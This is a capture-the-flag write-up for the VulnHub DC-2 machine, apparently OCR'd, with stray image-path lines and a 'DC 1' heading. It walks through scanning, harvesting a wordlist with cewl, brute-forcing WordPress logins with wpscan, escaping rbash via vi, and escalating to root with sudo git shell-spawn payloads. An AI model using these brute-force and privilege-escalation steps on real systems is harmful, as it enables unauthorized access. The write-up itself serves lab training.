CVE-


DC 1:
https://www.vulnhub.com/entry/dc-2,311/
Write-Up by deusxmachina

Scenario :
Gain root access into a local server with address 10.0.2.8

From previous pentests, we know that all OpenSSH versions below 7.7 are susceptible to user enumeration. Take note of this and we can come back to this attack vector if necessary.


```
# nmap -p- -A -T4 -vvv 10.0.2.8
[...]
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.10 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Did not follow redirect to http://dc-2/
7744/tcp open  ssh     syn-ack ttl 64 OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
[...]
```

The HTTP web server on port 80 also did not follow a redirection to ‘http://dc-2’ so we need to change our /etc/hosts file





```
# nano /etc/hosts
>>>
```

```
10.0.2.8 dc-2
>>>
```



In the 'Flag' tab we find a hint



The 'cewl'(Custom Word List generator) command is a ruby app spiders a given URL and returns a list of words. This list can then be used for password crackers like John the Ripper.
Use 'cewl' command on all visible tabs :

```
# cewl http://dc-2 -w list.txt
# cewl http://dc-2/index.php/what-we-do/ -w list2.txt
# cewl http://dc-2/index.php/our-people/ -w list3.txt
# cewl http://dc-2/index.php/flag/ -w list4.txt
```

Concatenate all returned word lists and remove duplicates :

```
# cat list4.txt >> list3.txt ; cat list3.txt >> list2.txt ; cat list2.txt >> list.txt
# sort list.txt | uniq > final_list.txt
```

sort : arranges records in a specific method. By default sorts by alphabetic and capital order.
uniq : delete duplicates from a given file
| : the pipe command in linux redirects standard output from one command/program/process to another

With a functional word list, we need to find a hash file or something to run it up against.
But for now, we continue with discovering attack vectors. I started a directory search on the web server :
We find the wordpress login page

```
# gobuster dir -u http://dc-2 -w /…/directory-list-2.3-medium.txt -x php,html,old,bak,txt,js
/wp-content          (Status: 301) [Size: 301] [--> http://dc-2/wp-content/]
/index.php           (Status: 301) [Size: 0] [--> http://dc-2/]
/license.txt         (Status: 200) [Size: 19935]
/wp-includes         (Status: 301) [Size: 302] [--> http://dc-2/wp-includes/]
/wp-login.php        (Status: 200) [Size: 2165]
/readme.html         (Status: 200) [Size: 7413]
/wp-trackback.php    (Status: 200) [Size: 135]
/wp-admin            (Status: 301) [Size: 299] [--> http://dc-2/wp-admin/]
/xmlrpc.php          (Status: 405) [Size: 42]
/wp-signup.php       (Status: 302) [Size: 0] [--> http://dc-2/wp-login.php?action=register]
/server-status       (Status: 403) [Size: 292]
```

I ran wpscan to enumerate users and found three users :

```
# wpscan --url http://dc-2 --enumerate u
[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
[+] jerry
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
[+] tom
 | Found By: Author Id Brute Forcing - Author Pattern  (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Add these three users to a user list for brute-forcing using wpscan, along with our ‘cewl’ generated password list :

```
# nano userlist.txt
>>>
admin
jerry
tom
>>>
```

```
# wpscan --url http://dc-2/ --login-uri wp-login --usernames userlist.txt --passwords final_list.txt
[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Trying admin / Your Time: 00:00:31 <========================                    > (392 / 867)
45.21%  ETA: ??:??:??
[!] Valid Combinations Found:
 | Username: jerry, Password: adipiscing
 | Username: tom, Password: parturient
```

With these passwords I logged into SSH on port 7744 (time for privilege escalation) :
Quickly it becomes apparent we are limited to a restricted shell

```
# ssh tom@dc-2 -p 7744
tom@dc-2's password: parturient
tom$ id
-rbash: id: command not found
tom$ echo $SHELL
/bin/rbash
tom$ echo $PATH
/home/tom/usr/bin/
```

We need to find a way to escape our restricted bash shell :
For now, we find which commands we are limited to using; less, ls, scp, vi

```
tom$ pwd
/home/tom
tom$ ls -alh
total 40K
drwxr-x--- 3 tom  tom  4.0K Mar 21  2019 .
drwxr-xr-x 4 root root 4.0K Mar 21  2019 ..
-rwxr-x--- 1 tom  tom    66 Mar 21  2019 .bash_history
-rwxr-x--- 1 tom  tom    30 Mar 21  2019 .bash_login
-rwxr-x--- 1 tom  tom    30 Mar 21  2019 .bash_logout
-rwxr-x--- 1 tom  tom    30 Mar 21  2019 .bash_profile
-rwxr-x--- 1 tom  tom    30 Mar 21  2019 .bashrc
-rwxr-x--- 1 tom  tom    95 Mar 21  2019 flag3.txt
-rwxr-x--- 1 tom  tom    30 Mar 21  2019 .profile
drwxr-x--- 3 tom  tom  4.0K Mar 21  2019 usr
tom$ ls ./usr/bin
less  ls  scp  vi
```

Use available ‘vi’ command to check flag3.txt, ‘less’ command to check /etc/passwd
Sure enough, user tom has its shell set to /bin/rbash and user ‘jerry’ as /bin/bash. We need to switch users to ‘jerry’ if we want to proceed any further.

```
tom$ vi flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
[:q!]
tom$ less /etc/passwd
[...]
```

```
tom:x:1001:1001:Tom Cat,,,:/home/tom:/bin/rbash
jerry:x:1002:1002:Jerry Mouse,,,:/home/jerry:/bin/bash
[...]
```

I got some help from gtfobins.github.io :
Use ‘vi’ command to break out of /bin/rbash and then change PATH environment variable


```
tom$ vi
:set shell=/bin/bash
:shell
tom$ export PATH=/bin:/usr/bin:/usr/local/bin
tom$ id
uid=1001(tom) gid=1001(tom) groups=1001(tom)
tom$ su jerry
Password: adipiscing
```

Now we have a functioning user account with /bin/bash we can actually begin privilege escalations :
In the file ‘flag4.txt’ we get a hint to use the command ‘git’ to gain root access.

```
jerry$ cd /home/jerry ; ls -alh
total 28K
drwxr-xr-x 2 jerry jerry 4.0K Mar 21  2019 .
drwxr-xr-x 4 root  root  4.0K Mar 21  2019 ..
-rw------- 1 jerry jerry  109 Mar 21  2019 .bash_history
-rw-r--r-- 1 jerry jerry  220 Mar 21  2019 .bash_logout
-rw-r--r-- 1 jerry jerry 3.5K Mar 21  2019 .bashrc
-rw-r--r-- 1 jerry jerry  223 Mar 21  2019 flag4.txt
-rw-r--r-- 1 jerry jerry  675 Mar 21  2019 .profile
jerry$ cat flag4.txt
Good to see that you've made it this far - but you're not home yet.
You still need to get the final flag (the only flag that really counts!!!).
No hints here - you're on your own now.  :-)
Go on - git outta here!!!!
jerry$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
```

Back to gtfobins.github.io and search for git :

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)
```
sudo PAGER='sh -c "exec sh 0<&1"' git -p help
```

(b) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo git -p help config
!/bin/sh
```

(c) The help system can also be reached from any `git` command, e.g., `git branch`. This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo git branch --help config
!/bin/sh
```

(d) Git hooks are merely shell scripts and in the following example the hook associated to the `pre-commit` action is used. Any other hook will work, just make sure to be able perform the proper action to trigger it. An existing repository can also be used and moving into the directory works too, i.e., instead of using the `-C` option.

```
TF=$(mktemp -d)
git init "$TF"
echo 'exec /bin/sh 0<&2 1>&2' >"$TF/.git/hooks/pre-commit.sample"
mv "$TF/.git/hooks/pre-commit.sample" "$TF/.git/hooks/pre-commit"
sudo git -C "$TF" commit --allow-empty -m x
```

(e)
```
TF=$(mktemp -d)
ln -s /bin/sh "$TF/git-x"
sudo git "--exec-path=$TF" x
```

```
jerry$ sudo git -p help config
GIT-CONFIG(1)                    Git Manual                    GIT-CONFIG(1)
NAME
       git-config - Get and set repository or global options
SYNOPSIS
       git config [<file-option>] [type] [-z|--null] name [value [value_regex]]
       git config [<file-option>] [type] --add name value
       git config [<file-option>] [type] --replace-all name value [value_regex]
       git config [<file-option>] [type] [-z|--null] --get name [value_regex]
       git config [<file-option>] [type] [-z|--null] --get-all name [value_regex]
       git config [<file-option>] [type] [-z|--null] --get-regexp name_regex [value_regex]
       git config [<file-option>] [type] [-z|--null] --get-urlmatch name URL
       git config [<file-option>] --unset name [value_regex]
       git config [<file-option>] --unset-all name [value_regex]
       git config [<file-option>] --rename-section old_name new_name
```

```
       git config [<file-option>] --remove-section name
       git config [<file-option>] [-z|--null] -l | --list
       git config [<file-option>] --get-color name [default]
       git config [<file-option>] --get-colorbool name [stdout-is-tty]
       git config [<file-option>] -e | --edit
DESCRIPTION
:!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root ; ls
final-flag.txt
# cat final-flag.txt

 __   __    _ _     _                 _
/ /_\ \ \___| | |   __| | ___  _ __   ___  / \
\ \/  \/ / _ \ | |  / _` |/ _ \| '_ \ / _ \/  /
 \  /\  /  __/ | | | (_| | (_) | | | |  __/\_/
  \/  \/ \___|_|_|  \__,_|\___/|_| |_|\___\/


Congratulatons!!!

A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.
```